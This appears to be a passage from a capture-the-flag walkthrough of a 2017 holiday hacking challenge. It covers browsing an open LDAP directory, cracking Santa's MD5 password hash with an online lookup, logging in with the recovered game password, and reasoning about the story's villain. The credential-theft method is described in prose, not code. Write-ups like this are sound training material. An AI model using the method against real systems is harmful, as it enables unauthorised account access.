
After setting up our usual SSH-based port forwards, we can hit port 80 from our browser:




Click the support link:



Let's also take a look at port 389. Based on the results of the nmap scan, and the normal industry use of that port, we should find an LDAP server running there. Since I have the JXplorer LDAP browser installed on Kali. Let's use that to see what we can find:




JXplorer shows us that the LDAP directory is open and browseable. In the screenshot above you can see the entire list of elves, humans, and reindeer that have user IDs setup. As we are interested in Santa in this challenge question, let's go directly to Santa's attributes:




Unbelievably, it looks like we can see some kind of password hash. Given the length and appearance, it appears to be a simple MD5 hash. Let's see if we can crack it quickly. https://crackstation.net has a good collection of pre-cracked hashes. Let's give it a try with Santa's "userPassword".


Success! Crackstation confirms that this was an MD5 hash, and Santa's password is "1iwantacookie"

Let's try to use this password with Santa's uid to log into the edb database.





Success. After clicking around, we find a “Santa Panel” link under the “Account” menu. Click it.



Santa's letter has been revealed, and the **letter is from the Wizard, describing past gifts that they have exchanged, and expressing anticipation for next year.**

Challenge Question 8 objectives completed.


Challenge Question 9

Challenge Question 9 Objectives:

Which character is ultimately the villain causing the giant snowball problem. What is the villain's motive?

Challenge Question 9 Walkthrough:


This question can be primarily answered by the chat with Glinda that we collected earlier:



According to that transcript, **her motive is stir up hostilities between the Elves and the Munchkins, resulting in an all-out war between Oz and the North Pole.**


She was going to sell her magic and spells to both sides. War profiteering would mean great business for her.

There are other corroborating findings. First we can refer to this conversation with the Bumble and Sam the snowman.




Sam independently confirms that the Bumble was throwing the snowballs, and seemed to be under the control of someone else. This matches Glinda's confession.

Secondly, we can refer to the final physics game “We’re Off To See The…”. Note that one of the objectives is to “unseat the villain”. To do that, we need to knock the pink bubble from the top of Oz:



It is well known that Glinda uses a bubble to travel through the air, as explained in page seven of the Great Book:




This association between a villain in a pink bubble and a witch who travels by bubble strengthens the contention that Glinda is the villain.

Finally, we can rule out both Santa Claus and the Wizard of Oz, as the letter from the Wizard to Santa reveals a strong friendship and love of the holidays for both of them.


Challenge Question 9 objectives completed.

Final scores and standing as of December 31, 2017, 4:45 PM CT:


Achievement scores:



Terminal sessions:



Chats:



Scoreboard: